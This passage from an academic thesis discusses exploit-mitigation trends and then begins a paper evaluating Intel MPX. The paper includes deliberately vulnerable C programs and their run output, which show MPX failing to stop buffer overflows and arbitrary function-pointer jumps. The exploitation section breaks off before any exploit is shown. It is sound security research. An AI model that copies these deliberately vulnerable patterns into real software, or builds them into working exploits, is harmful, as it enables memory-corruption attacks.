The industry does not seem to maintain any formalized framework suited for evaluating security mitigations. While generalized risk evaluations exist they are not suited for evaluating complex exploit mitigation techniques. As an example, Windows got support for ASLR and W$\oplus$X 4 and 5 years respectively after the PaX Team introduced Linux patches for these features. While there are costs involved with introducing such techniques, such as development costs, the reasons for this exact latency appear to be largely arbitrary.

Gibbon's paper "Science's new social contract with society" suggests that the authority of science must be legitimated again and again [61]. However, considering the present state of open problems with how to improve security, it seems that allowing the industry to dictate — as in legitimating the authority of science — only further complicates the issue. Especially if such evaluations are based on largely arbitrary grounds. It would seem that a better set of criteria that is more strictly adhered to would allow more readily the adoption of security mitigation features.

10 The future of exploitation

Ideally, the defender does not want to allow any operation that is not strictly required by the program to offer its intended functionality. However, the granularity at which such operations are allowed is not arbitrary. On the x86, e.g. memory permissions are enforced at page level granularity, whereas computational operations are constrained at a much higher granularity, such as typically ring 3 and ring 0. While it is possible to introduce higher granularity by software, this often comes at a cost. Looking at the history and present day reluctance for adoption of new mitigation techniques, it does not appear likely that even modest performance overhead will be accepted. Therefore, it seems fair to assume that the granularity will only be increased on most machines in the industry after the overhead approximates close to zero, either with very efficient software implementations or

hardware implementations. Even then, based on history, it might take time before actual adoptions occur.

The ideal — but unrealistic — situation for the defender would be to enforce the minimal principle of least privilege at the hardware level and only allow a certain set of machine states for the entire duration of the program, i.e. arbitrarily high precision CFI/DFI. The entire state of the machine would be verified to be correct per operation the system performs. Since this would require storing not only the registers but also all of the RAM — basically the whole machine state — even with optimizations this does not appear feasible. It also appears to introduce the halting problem again.

For now, the most open problem appears to be exploitation attempts that only use legal control flow paths and use data-oriented attacks [29].

The installation of a rootkit should be distinguished from the exploitation itself. Traditionally, the installation would only require root access, both when installing a user mode based rootkit and a kernel based one. However, modern systems may protect the system in various ways, such as forcing the attacker to deal with BIOS_CNT, PRx, and Boot Guard [62].

A consequence of modern defenses is that the lines between exploitation and rootkit installation have become blurred. Installing a rootkit on a system that requires modules to be signed, employs DRTM (Dynamic Root of Trust Measurement) or SRTM (Static Root of Trust Measurement), may require an exploit or other approaches. The same may hold true for placing malicious code in SMM, the BIOS, in a DMA capable device or in the microcode. Whenever rootkit operations require low-level exploitation they naturally fall into the domain of exploitation.

A possible consequence of highly sophisticated mitigation systems is that not only are exploits still possible in some cases, but backdoors disguised as bugs are still a possibility even when many combinations of rare cases would be required. A backdoor can be implemented as an exploit for a deliberate bug which may be hard to differentiate from a non-intentional bug. For this reason such an approach to writing backdoors appear to readily allow for repudiation. It is unclear if the presence of multiple advanced mitigation systems makes this attack vector more or less favorable but it seems fair to suggest it would still be a possibility.

A clear trend, which has been pointed out before [4], appears to be that the the industry is reluctant to employ mitigation techniques that incur a significant cost. This may not always be the optimal choice — even in purely maximizing profit — as the cost of problems later may be difficult to calculate, especially if considering black swan type of problems. However, complexity is increasing while the control offered by success may decrease. Extrapolating somewhat on this, it seems a fair conjecture to make that it will become increasingly rare — but certainly still possible — to see single individuals developing complex exploits. More often than before, it may be required to have teams with different skill-sets to make a project feasible in some cases and the resources available to the team become more topical. An eventuality of this could further favor government sponsored teams that can take more risk and have more resources at their

disposal.

11 Conclusion

Building upon previous statements, it has been argued that the level of control granted from an exploitable bug is diminishing and that the techniques required to do so are getting increasingly complex. Furthermore, it appears the likely development and adoption of modern mitigation techniques will eventually reduce the possible exploitation techniques to data-oriented exploits in many cases. It has also been suggested that hardware accelerated features may further limit the amount of control wielded by a data-oriented exploit. For now, there seems to be a clear trade-off between the granularity at which attacks may be detected and the cost to do so. As this cost comes down the detection rate and constrained influence the attacker has are likely to be positively affected for the defender.

References

[1] J. P. Anderson, "Computer Security technology planning study." `http://csrc.nist.gov/publications/history/ande72.pdf`, 1972. [Online; accessed 24-August-2016].

[2] H. Meer, "Memory corruption attacks the (almost) complete history." Black Hat USA, August 2010, August 2010. [Online; accessed 19-October-2016].

[3] V. van der Veen, N. dutt Sharma, L. Cavallaro, and H. Bos, "Memory errors: The past, the present, and the future," in *Proceedings of the 15th International Conference on Research in Attacks, Intrusions, and Defenses*, RAID'12, (Berlin, Heidelberg), pp. 86–106, Springer-Verlag, 2012.

[4] L. Szekeres, M. Payer, T. Wei, and D. Song, "Sok: Eternal war in memory," in *Proceedings of the 2013 IEEE Symposium on Security and Privacy*, SP '13, (Washington, DC, USA), pp. 48–62, IEEE Computer Society, 2013.

[5] L. V. Davi, A. Dmitrienko, S. Nürnberger, and A.-R. Sadeghi, "Gadge me if you can: Secure and efficient ad-hoc instruction-level randomization for x86 and arm," in *Proceedings of the 8th ACM SIGSAC Symposium on Information, Computer and Communications Security*, ASIA CCS '13, (New York, NY, USA), pp. 299–310, ACM, 2013.

[6] L. Davi, A.-R. Sadeghi, D. Lehmann, and F. Monrose, "Stitching the gadgets: On the ineffectiveness of coarse-grained control-flow integrity protection," in *Proceedings of the 23rd USENIX Conference on Security Symposium*, SEC'14, (Berkeley, CA, USA), pp. 401–416, USENIX Association, 2014.

[7] S. Bratus, M. E. Locasto, M. L. Patterson, L. Sassaman, and A. Shubina, "Exploit programming: From buffer overflows to weird machines and theory of computation." `http://www.cs.dartmouth.edu/~sergey/langsec/papers/Bratus.pdf`, December 2011.

[8] Aleph1, "Smashing the stack for fun and profit." PHRACK Magazine, vol. 7, no. 49, file 14 of 16, 1996.

[9] C. Yang-Seo, S. Dong-il, and S. Sung-Won, *A New Stack Buffer Overflow Hacking Defense Technique with Memory Address Confirmation*, pp. 146–159. Berlin, Heidelberg: Springer Berlin Heidelberg, 2002.

[10] anonymous, "Once upon a free()...." Phrack Inc, Volume 0x0b, Issue 0x39, Phile 0x09 of 0x12, 2001. [Online; accessed 23-August-2016].

[11] Solar Designer, "Getting around non-executable stack (and fix)." `http://seclists.org/bugtraq/1997/Aug/63`, August 1997. [Online; accessed 24-August-2016].

[12] C. Cowan, C. Pu, D. Maier, H. Hintony, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, and Q. Zhang, "Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks," in *Proceedings of the 7th Conference on USENIX Security Symposium - Volume 7*, SSYM'98, (Berkeley, CA, USA), pp. 5–5, USENIX Association, 1998.

[13] Bulba and Kil3r, "Bypassing stackguard and stackshield." PHRACK Magazine, vol. 10, no. 56, file 5 of 16. [Online; accessed 24-August-2016].

[14] B. P. Miller, L. Fredriksen, and B. So, "An empirical study of the reliability of unix utilities," *Commun. ACM*, vol. 33, pp. 32–44, Dec. 1990.

[15] Scut at Team Teso, "Exploiting format string vulnerabilities, version 1.2." `https://crypto.stanford.edu/cs155/papers/formatstring-1.2.pdf`, March 2001. [Online; accessed 23-August-2016].

[16] gera and riq, "Advances in format string exploitation." PHRACK Magazine, vol. 11, no. 59, file 7 of 18. [Online; accessed 24-August-2016].

[17] blexim, "Phrack inc, volume 0x0b, issue 0x3c, phile 0x0a of 0x10." `http://phrack.org/issues/60/10.html`, December 2002. [Online; accessed 24-August-2016].

[18] PaX Team, "aslr.txt." `http://pax.grsecurity.net/docs/aslr.txt`, March 2003. [Online; accessed 24-August-2016].

[19] PaX Team, "pax-future.txt." `https://pax.grsecurity.net/docs/pax-future.txt`, March 2003. [Online; accessed 24-August-2016].

[20] M. Abadi, M. Budiu, U. Erlingsson, and J. Ligatti, "Control-flow integrity," in *Proceedings of the 12th ACM Conference on Computer and Communications Security*, CCS '05, (New York, NY, USA), pp. 340–353, ACM, 2005.

[21] H. Shacham, "The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86)," in *Proceedings of the 14th ACM Conference on Computer and Communications Security*, CCS '07, (New York, NY, USA), pp. 552–561, ACM, 2007.

[22] T. Bletsch, X. Jiang, V. W. Freeh, and Z. Liang, "Jump-oriented programming: a new class of code-reuse attack," in *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security*, ASIACCS '11, (New York, NY, USA), pp. 30–40, ACM, 2011.

[23] M. Payer and T. R. Gross, "String oriented programming: when aslr is not enough," in *Proceedings of the 2nd ACM SIGPLAN Program Protection and Reverse Engineering Workshop*, PPREW '13, (New York, NY, USA), pp. 2:1–2:9, ACM, 2013.

[24] K. Z. Snow, F. Monrose, L. Davi, A. Dmitrienko, C. Liebchen, and A.-R. Sadeghi, "Just-in-time code reuse: On the effectiveness of fine-grained address space layout randomization," in *Proceedings of the 2013 IEEE Symposium on Security and Privacy*, SP '13, (Washington, DC, USA), pp. 574–588, IEEE Computer Society, 2013.

[25] A. Bittau, A. Belay, A. Mashtizadeh, D. Mazières, and D. Boneh, "Hacking Blind," in *Proceedings of the 2014 IEEE Symposium on Security and Privacy*, SP '14, (Washington, DC, USA), pp. 227–242, IEEE Computer Society, 2014.

[26] M. Backes, T. Holz, B. Kollenda, P. Koppe, S. Nürnberger, and J. Pewny, "You can run but you can't read: Preventing disclosure exploits in executable code," in *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, CCS '14, (New York, NY, USA), pp. 1342–1353, ACM, 2014.

[27] E. Göktas, E. Athanasopoulos, H. Bos, and G. Portokalidis, "Out of control: Overcoming control-flow integrity," in *Proceedings of the 2014 IEEE Symposium on Security and Privacy*, SP '14, (Washington, DC, USA), pp. 575–589, IEEE Computer Society, 2014.

[28] V. P. Kemerlis, M. Polychronakis, and A. D. Keromytis, "ret2dir: Rethinking kernel isolation," in *23rd USENIX Security Symposium (USENIX Security 14)*, (San Diego, CA), pp. 957–972, USENIX Association, Aug. 2014.

[29] PaX Team, "Rap: Rip rop." `https://pax.grsecurity.net/docs/PaXTeam-H2HC15-RAP-RIP-ROP.pdf`, October 2015. [Online; accessed 24-August-2016].

[30] F. Schuster, T. Tendyck, C. Liebchen, L. Davi, A.-R. Sadeghi, and T. Holz, "Counterfeit object-oriented programming: On the difficulty of preventing code reuse attacks in c++ applications.," in *IEEE Symposium on Security and Privacy*, pp. 745–762, IEEE, IEEE Computer Society, 2015.

[31] J. Lettner, B. Kollenda, A. Homescu, P. Larsen, F. Schuster, L. Davi, A.-R. Sadeghi, T. Holz, and M. Franz, "Subversive-c: Abusing and protecting dynamic message dispatch," in *2016 USENIX Annual Technical Conference (USENIX ATC 16)*, (Denver, CO), pp. 209–221, USENIX Association, 2016.

[32] M. Elsabagh, D. Fleck, and A. Stavrou, "Strict virtual call integrity checking for c++ binaries," in *Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security*, ASIA CCS '17, (New York, NY, USA), pp. 140–154, ACM, 2017.

[33] V. Pappas, M. Polychronakis, and A. D. Keromytis, "Smashing the gadgets: Hindering return-oriented programming using in-place code randomization," in *Proceedings of the 2012 IEEE Symposium on Security and Privacy*, SP '12, (Washington, DC, USA), pp. 601–615, IEEE Computer Society, 2012.

[34] R. Wartell, V. Mohan, K. W. Hamlen, and Z. Lin, "Binary stirring: Self-randomizing instruction addresses of legacy x86 binary code," in *Proceedings of the 2012 ACM Conference on Computer and Communications Security*, CCS '12, (New York, NY, USA), pp. 157–168, ACM, 2012.

[35] J. Hiser, A. Nguyen-Tuong, M. Co, M. Hall, and J. Davidson, "Ilr: Where'd my gadgets go?," in *Security and Privacy (SP), 2012 IEEE Symposium on*, pp. 571–585, May 2012.

[36] C. Giuffrida, A. Kuijsten, and A. S. Tanenbaum, "Enhanced operating system security through efficient and fine-grained address space randomization," in *Proceedings of the 21st USENIX Conference on Security Symposium*, Security'12, (Berkeley, CA, USA), pp. 40–40, USENIX Association, 2012.

[37] H. Marco and I. Ripoll, "ASLR-NG: ASLR Next Generation." `http://cybersecurity.upv.es/solutions/aslr-ng/aslr-ng.html`, April 2016. [Online; accessed 25-August-2016].

[38] M. Conti, S. Crane, T. Frassetto, A. Homescu, G. Koppen, P. Larsen, C. Liebchen, M. Perry, and A.-R. Sadeghi, "Selfrando: Securing the tor browser against de-anonymization exploits," in *The annual Privacy Enhancing Technologies Symposium (PETS)*, July 2016.

[39] R. Hund, C. Willems, and T. Holz, "Practical timing side channel attacks against kernel space aslr," in *Proceedings of the 2013 IEEE Symposium on Security and Privacy*, SP '13, (Washington, DC, USA), pp. 191–205, IEEE Computer Society, 2013.

[40] D. Evtyushkin, D. Ponomarev, and N. Abu-Ghazaleh, "Jump Over ASLR: Attacking Branch Predictors to Bypass ASLR." `http://www.cs.ucr.edu/~nael/pubs/micro16.pdf`, October 2016. [Online; accessed 20-October-2016].

[41] Y. Jang, S. Lee, and T. Kim, "Breaking Kernel Address Space Layout Randomization with Intel TSX," in *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, (New York, NY, USA), pp. 380–392, ACM, 2016.

[42] D. Gruss, C. Maurice, A. Fogh, M. Lipp, and S. Mangard, "Prefetch Side-Channel Attacks: Bypassing SMAP and Kernel ASLR," in *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, (New York, NY, USA), pp. 368–379, ACM, 2016.

[43] D. Gruss, M. Lipp, M. Schwarz, R. Fellner, C. Maurice, and S. Mangard, *KASLR is Dead: Long Live KASLR*, pp. 161–176. Cham: Springer International Publishing, 2017.

[44] J. Gionta, W. Enck, and P. Ning, "Hidem: Protecting the contents of userspace memory in the face of disclosure vulnerabilities," in *Proceedings of the 5th ACM Conference on Data and Application Security and Privacy*, CODASPY '15, (New York, NY, USA), pp. 325–336, ACM, 2015.

Paper II

II

2.2 A brief evaluation of Intel®MPX

List of authors

Christian Otterstad

Submitted to *Systems Conference (SysCon), 2015 9th Annual IEEE International* and published.

A brief evaluation of Intel®MPX

Christian W. Otterstad

Department of Informatics, University of Bergen

***Abstract*—MPX implements hardware accelerated support for detection and prevention of memory corruption. This paper will examine the effectiveness of MPX. Herein we attempt to find false positives and false negatives, and to determine what attacks may still be feasible. In particular we wish to see if a system protected by MPX is still exploitable. Intel MPX appears to provide a solid mitigation technique, but may be vulnerable in special circumstances related to how it depends on the surrounding framework to function.**

I. Introduction, overview, and background

Intel MPX is a hardware accelerated memory corruption detection and prevention system. In some cases it prevents an attacker from gaining control over the instruction pointer. MPX requires program recompilation and library recompilation for full mitigation. The recompilation adds explicit instructions to the CPU for performing memory corruption checks.

There have been numerous proposals for detecting and preventing memory corruptions, both software and hardware based. Already in 1994 there was a paper that provided a contribution with a technique to detect all temporal and spatial memory corruption bugs. [1] Some others, more recent ones, are mentioned here; e.g. Hardbound [2], CCured [3], SoftBound [4], AddressSanitizer [5], WatchdogLite [6]. Even the notion of the familiar canaries that are more widely used can be said to use *some* of the same notions of mitigation.

Intel MPX is set to be introduced with the Intel Skylake architecture. [7] Using hardware acceleration to perform this type of memory corruption mitigation was suggested at least as early as 1997 [8]. The contribution of Intel MPX appears to be actual, usable hardware support for this type of mitigation technique – when this will be introduced in real processors. The hardware support is in the form of new instructions and new registers that are used by these instructions. [9] There are four new 128 bit registers: BND0, BND1, BND2 BND3. These registers denote an upper bound and lower bound for some buffer. We also have BNDCFGx and BNDSTATUS. Enabling of MPX is controlled through XCR0, by toggling two bits. [10] These are bit 3 (BNDREGS) and bit 4 (BNDCSR) in XCR0. [11, p.1160] To enable it in a user space program, the program must also use the XSAVE feature set to enable it in the BNDCFGU register.

MPX introduces new instructions that operate on the BND registers. The new instructions are: [11, p.1164]

- BNDMK: Create bound.
- BNDCL: Compare with lower bound.
- BNDCU: Compare with upper bound.
- BNDMOV: Move BND registers.
- BNDLDX: Load bounds using address translation.
- BNDSTX: Store bounds using address translation.

There is also the option of using BND as a prefix for instructions that modify the control flow, e.g. RET, CALL, JMP and conditional jumps. When BND is *not* a prefix to these instructions, the BND registers are INIT on the control transfer. [12]

The design goals of MPX are outlined more detailed in [13]. In summary no extensions or changes are needed for the C/C++ standard, only minimal or no changes are required in the source code, and it is "enabled by compilation", i.e. MPX protected code must be compiled explicitly with this support. The performance overhead should be low, and it should be possible to disable and enable the MPX system.

II. Earlier and related work, contribution

In this paper, some false negatives are discussed which do not appear to be pointed out elsewhere. A more general overview of the attack surface of Intel MPX is also presented and discussed. The contribution of this paper is a brief, overall evaluation of the security of Intel MPX and a demonstration of how the dependency of Intel MPX on its framework may be exploited under special circumstances.

Earlier work appears limited: Some initial comparison with Address Sanitizer has already been performed previously. [14] The following issues have already been pointed out by Konstantin Serebryany. [14]

- "MPX can not find use-after-free bugs"
- "MPX has false positives with atomic pointers"
- "MPX has false positives if some of the code is not instrumented"
- "MPX is (as we expect) very slow for code working with lots of pointers (trees, lists, graphs, etc).", partially confirmed.
- "MPX has up to 4x overhead in RAM if the program has lots of pointers (trees, lists, graphs, etc)."
- "MPX may be hard to deploy on legacy code where pointers to members are used to access other members (e.g. at least 7 SPEC benchmarks have errors)."

There is also useful information in the header of tree-chkp.c for GCC ("Pointer Bounds Checker instrumentation pass") [15] by Ilya Enkovich, which describes among others the following issue: "Static checker constructors may become very large and their compilation with optimization may take too much time. Therefore we put a limit to number of statements in one constructor." [15] Enkovich also points out in the bug discussion in [16] that special use of non local goto statements may omit instrumentation (protection).

III. Test environment and attack scenario

Various combinations of software versions were used for testing.

- OS: Gentoo Base System release 2.2, 3.17.8-gentoo-r1
- SDE: Tested with versions: sde-external-6.22.0-2014-03-06-lin and sde-external-7.1.0-2014-07-20-lin.
- Compiler: Various versions of GCC between GCC 4.9.0 20130715 and GCC 5.0.0 20150205 were used. Exact versions are stated later in the paper.
- Assembler: Various versions of NASM between version 2.11.05-20140522 and 2.24.51.20131021.
- Debugger: GNU GDB, version 7.5-4.0.61.

The attack scenario is an attacker with the ability to interact with some software on a victim computer. The attacker has as a goal to force this software on the victim computer to perform arbitrary code execution. The attacker may be able to do this in cases where some bug(s) meet certain criteria. We assume that the target system is non-hardened standard GNU/Linux, with ASLR, NX-bit and MPX as mitigation techniques.

IV. Preliminary evaluation

We note first that MPX does not directly prevent execution of attacker code compared to e.g. NX-bit. MPX prevents this indirectly, since MPX prohibits writing into control structures and other data outside of bounds the ability for the attacker to be able to manipulate pointers and corrupt data is limited. This is performed while the code is executing, but also relies on work performed by the compiler.


For an attacker considering MPX, the process depicted in Figure 1 may be regarded as the attack surface.

If any of the processes depicted in Figure 1 may be tampered with, then the attacker is likely to gain some additional functionality in terms of exploitation. Arbitrary pointer arithmetic is included merely for completion and hence in a different color. It is not believed that any ability to tamper with it would affect the security, as the bounds are already loaded at that point.

To achieve this, the attacker may consider exploiting the following:

- Exploiting flaws in the compiler.

Fig. 1: *MPX attack surface*



- Exploiting flaws in the hardware.
- Exploiting flaws that are omitted by MPX.
- Information leakage by flaws not covered by MPX?

An example of "flaws omitted by MPX" may be that in the GCC wiki it is stated that "C99 VLA is not supported. Overflows in such arrays might not be caught". [17]

For "flaws in the compiler", this may be arbitrary bugs, but how undefined behavior is handled may be particularly interesting. Undefined behavior may be regarded as flawed in this context if the undefined behavior is not handled in a way that incorporates MPX, which may not be possible in general.

Other potential attack points include:

- Any kind of memory management treating memory at a level above MPX, this includes certain heap managers.
- Any kind of pointer arithmetic using some computation that the compiler cannot follow, and thus not know which buffer it should assert the bounds for.
- Any stray pointer which cannot be tracked. It seems fair to conjecture that even if such computations are possible, they may be costly and in general omitted.
- Any kind of attack above the native machine code level, e.g. attacking bytecode that does not result in instrumented code. This would be outside the scope of MPX.

Since MPX relies on the compiler to emit the instructions even for undefined behavior, the effectiveness ultimately depends on the compiler implementation. Again this appears to be especially important for undefined statements.

A possible tangent to the notion of how different compilers may treat MPX differently is stated here:

"Software may move one of the two bound checks out of a loop if it can determine that memory is accessed strictly in ascending or descending order. For string instructions of the form REP MOVS, the software may choose to do check lower bound against first access and upper bound against last access to memory. However, if software wants to also check for wrap around conditions as part of address computation, it should check for both upper and lower bound for first and last instructions (total of four bound checks)." [11, p.1165] Thus, in a given situation, there may or may not be some exploitable situation, depending on how carefully the compiler implements the support.

As specified in the design goals, MPX can be both disabled and enabled by the program. [13] Therefore it may also be disabled by an attacker with control over the flow of execution in user space. Enabling MPX is described in the Intel manual in section 9.3.3. However, it is not clear how this can be exploited by the attacker, since the security mitigation asserted by MPX is already defeated in the case that the attacker does have this kind of control. Special cases can be imagined where the program for some reason itself contains code to disable MPX and the program contains two bugs: One allowing a limited arc injection to disable MPX, and subsequently triggering a classic exploitable bug which cannot be exploited while MPX is enforced. This has not been attempted.

Another possible issue where a vulnerable program contains two bugs may be as follows: Consider one bug which gives the attacker a primitive to write at least one byte to an arbitrary address. Assume MPX fails to handle this particular bug, or that it is outside the scope of what MPX is designed to consider. The first bug alone is (at least) sufficient for an arc injection or tampering with variables. However, we assume that it alone is not sufficient for arbitrary code execution. The second bug is a normal buffer overflow (on the stack or the heap), which MPX catches. Further assume that bug 1 can be triggered before bug 2. The attacker may then possibly use bug 1 to overwrite an entry in the BT (Bound Table), i.e. the particular entry that will be used as bounds to handle the regular subsequent buffer overflow. Hence in a special situation as this, the program might still be vulnerable to arbitrary code execution. However, since the base address of the bound directory is affected by ASLR the attacker would have to defeat this as well.

V. Buffer/pointer tracking

Overall, MPX even with the unfinished support framework surrounding it appears very strong. Numerous situations were considered in which attempting to provoke false negatives and most are handled gracefully. Some findings are however pointed out here.

Consider the following program in listing 1.

Listing 1: mpx_ptr_specified.c

```
#include <stdio.h>

#define BUFSIZE 512

int i;
char *pointer;

int main(int argc, char **argv)
{
        char buffer[BUFSIZE];

        if(argc < 2) {
                printf("usage: %s [pointer address, in hex]\
                    n", argv[0]);

                return 0;
        }

        sscanf(argv[1], "%p", &pointer);

        printf("Using pointer: %p\n", (void *) pointer);
        printf("Buffer is at: %p\n", buffer);

        for(i = 0; i < BUFSIZE*2; i++) {
                pointer[i] = 0x41;
        }

        return 0;
}
```

We depict a situation where some program allows the attacker to specify a pointer, which then gets dereferenced. The attacker specifies the same address as the declared buffer with the following result:

```
$ mpx_exec -mpx-mode -- ./a.out 0x7fffffffd5b0
Using pointer: 0x7fffffffd5b0
Buffer is at: 0x7fffffffd5b0
unexpected trap 13! at 4141414141414141
Segmentation fault
```

However, if the source in listing 1 is changed to use the buffer directly when dereferencing it, then MPX will detect the memory access with a bound violation. In this particular situation, the attacker has the ability to manipulate the pointer. Referring back to Figure 1, this appears to be due to the fact that there is no way for MPX to know which buffer is being targeted in this constructed example. Hence there is no protection.

Using the same approach, direct pointer manipulation also appears to be possible. Consider the simple example of a program that allows an attacker to change some pointer in listing 2.

Listing 2: mpx_direct_pointer_dereference.c

```
#include <stdio.h>

int foo(void)
{
        printf("hello from foo\n");

        return 0;
}

int bar(void)
```

```
{
        printf("hello␣from␣bar\n");

        return 0;
}

int main(int argc, char **argv)
{
        int (*function)();
        unsigned int argument_address;

        if(argc < 2) {
                printf("usage:␣%s␣[pointer␣address,␣in␣hex]\
                    n", argv[0]);

                return 0;
        }

        sscanf(argv[1], "%x", &argument_address);

        printf("given␣address:␣0x%lx\n", argument_address);

        printf("foo():␣%p\n", foo);
        printf("bar():␣%p\n", bar);

        function = (int(*)()) foo;

        function();

        function = (int(*)()) bar;

        function();

        function = (int(*)()) argument_address;

        function();

        return 0;
}
```

```
$ ./a.out 0x40070c
given address: 0x40070c
foo(): 0x4006ed
bar(): 0x40070c
hello from foo
hello from bar
hello from bar
$ ./a.out 0x400709
given address: 0x400709
foo(): 0x4006ed
bar(): 0x40070c
hello from foo
hello from bar
In signal handler, trapno = 14, ip = 000000000177ff8e
Segmentation fault
```

In other words, a simple, direct arc injection of this type is not handled. Both of these examples may be stated as being beyond the scope of MPX. There is no information to use in determining if the pointer is within some valid bound.

However, the GCC generated machine code with MPX instrumentation appears to lose track of pointers in some particular cases.

Consider the following program in listing 3.

Listing 3: mpx_ref_deref.c

```
#include <stdio.h>

#define BUFSIZE 512

int foo(char *buffer)
{
        int i = 0;
        char *buffer2 = buffer;

        printf("buffer1:␣%p\n", buffer);

        printf("buffer2:␣%p\n", buffer2);

        buffer2 = *(&buffer + i);

        printf("buffer2:␣%p\n", buffer2);

        int j;
        for(j = 0; j < 600; j++)
                buffer2[j] = 0x41;

        return 0;
}

int main(int argc, char **argv)
{
        char overflow_buffer[BUFSIZE];

        foo(overflow_buffer);

        return 0;
}
```

Execution of this program yields:

```
$ mpx_exec -mpx-mode -- ./a.out
buffer1: 0x7fff2c9e14d0
buffer2: 0x7fff2c9e14d0
buffer2: 0x7fff2c9e14d0
unexpected trap 13! at 4141414141414141
Segmentation fault
```

This also happens even if the last loop in the foo function uses buffer instead of buffer2. The offending line of code that produces this behavior is:

```
        buffer2 = *(&buffer + i);
```

This appears to happen for the reason that the code produced by the compiler does an invalid BNDLDX, even though the bound for the buffer in main() has been correctly established. The BNDLDX instruction by design causes the handler to INIT the BND0 register when it is an invalid request. With the BND0 register reset, all BNDCL and BNDCU instructions are allowed.

We break right after the BNDLDX:

```
Program received signal SIGSEGV, Segmentation fault.
0x000000000040065a in foo ()
=> 0x000000000040065a <foo+77>: 0f 1a 04 10     bndldx bnd0,
     DWORD PTR [rax+rdx*1]
(gdb) c
Continuing.
```

The handler is executed as we continue.

```
Breakpoint 1, 0x000000000040065e in foo ()
=> 0x000000000040065e <foo+81>: c7 45 fc 00 00 00 00    mov
       DWORD PTR [rbp-0x4],0x0
```

We observe the following BNDSTATUS error:

```
bndstatus       {raw = 0x7fda062ffc1a, status = {bde = 0
     x1ff6818bff06, error = 0x2}}
{raw = 0x7fda062ffc1a, status = {bde = 35143595851526, error
     = 2}}
```

Error 2 is an indication of an invalid Bound directory entry. [11, p.1163]

And we have that BND0 is now:

```
bnd0            {lbound = 0x0, ubound = 0xffffffffffffffff} :
     size -1
{lbound = 0x0, ubound = 0xffffffffffffffff} : size -1
```

Although this is one specific problem with GCC, it is an example of a more general notion. Any flaw as a result of possibly undefined behavior not captured by MPX, faulty MPX implementation related bugs or combinations thereof can possibly lead to similar issues. The combined set of all such problems create an attack surface. This set is likely to change at least somewhat as the framework that surrounds MPX is updated.

While writing this paper the problem was corrected in newer versions of GCC. At least from version 5.0.0 20141211 this problem appears to no longer exist. However, there are other, similar issues for later versions.

A similar statement that causes the same behavior is given in listing 4 and listing 5:

Listing 4: mpx_pointer_casting.c

```
#include <stdio.h>
#include <stdint.h>

#define BUFSIZE 512

int i;

int main(int argc, char **argv)
{
        char buffer[BUFSIZE];
        char *buffer_ptr;
        char *buffer_ptr2;

        buffer_ptr = buffer;

        printf("␣buffer_ptr:␣%p\n", buffer_ptr);
        printf("&buffer_ptr:␣%p\n", &buffer_ptr);

        buffer_ptr2 = (char *) *((uint64_t *) &buffer_ptr);

        printf("␣buffer_ptr2:␣%p\n", buffer_ptr2);
        printf("&buffer_ptr2:␣%p\n", &buffer_ptr2);

        for(i = 0; i < BUFSIZE + 1024; i++) {
                buffer_ptr2[i] = 0x41;
        }

        return 0;
}
```

```
$ mpx_exec -mpx-mode -- ./a.out
 buffer_ptr: 0x7ffffb1183b0
&buffer_ptr: 0x7ffffb1183a8
 buffer_ptr2: 0x7ffffb1183b0
&buffer_ptr2: 0x7ffffb1183a0
unexpected trap 13! at 4141414141414141
Segmentation fault
```

We see that the return pointer is overwritten in a similar way. Therefore, an otherwise exploitable bug which includes this would also be part of the attack surface on MPX. At least GCC 5.0.0 20150205 with instrumented code is vulnerable for this bug.

Another issue which is also present in GCC 5.0.0 20150205 occurs if we have some code which copies a pointer byte by byte. It appears not to be tracked, and the mitigation fails. Consider the following:

Listing 5: mpx_pointer_casting_char.c

```
#include <stdio.h>

#define BUFSIZE 64

int i;

int main(int argc, char **argv)
{
        char buffer[BUFSIZE];

        char *buffer_ptr = buffer;
        char *buffer_ptr2 = NULL;

        int table_offset = 0;

        buffer_ptr = buffer;

        printf("␣buffer_ptr:␣%p\n", buffer_ptr);
        printf("&buffer_ptr:␣%p\n", &buffer_ptr);

        for(i = 0; i < sizeof(void *); i++) {
                *((unsigned char *) &buffer_ptr2 + i) = *((
                    unsigned char *) &buffer_ptr + i);
        }

        printf("␣buffer_ptr2:␣%p\n", buffer_ptr2);
        printf("&buffer_ptr2:␣%p\n", &buffer_ptr2);

        for(i = 0; i < BUFSIZE + 512; i++) {
                buffer_ptr2[i] = 0x41;
        }

        return 0;
}
```

We also have the same problem with an inline assembly routine (at least up to version 20150205), e.g.

```
asm (
        "movq %1, (%0);"

        :"+r"(dest)
        :"r"(source)
    );
```

If this copies a pointer, MPX appears to lose track of the bounds, again the mitigation fails.

Furthermore, not all functions may be instrumentable – at least not at this point. [16] These functions are simply omitted from the mitigation and thus are also part of the attack surface.

VI. Exploitation

In this section a simple exploit is given as an example for the issue described in listing 3. Demonstration of exploitation would be similar for the issue demonstrated in listing 4 and listing 5.

Consider an arbitrary target program which contains a statement of the type:

```
buffer2 = *(&buffer + i);
```

Here, buffer2 is used as a destination buffer for attacker controlled data, and the attacker can control the amount of data written, and **i** is 0.

The complete target program is given in listing 6. The same target program was used in [18], without the MPX

related flaw. It is a simple program which merely reads an arbitrary amount of data into a fixed size buffer contained on the stack. Hence it allows for a classic stack overflow. The purpose of this program is to be a simplification of an imagined more elaborate and complex program to provide some way for the attacker to gain control over the instruction pointer. A more realistic example could be a program which parses a header and fails to perform proper input validation on attacker controllable fields in this header, and allocates buffers based on these flawed attributes. MPX does not catch the error because of the aforementioned pointer copying statement.

As mentioned in section III, the system uses ASLR and NX-bit as mitigation techniques. To defeat NX-bit and ASLR, it is often possible to use ROP (Return-Oriented Programming). This approach, formalized and named in [19], has for years been widely employed to defeat these mitigation techniques.

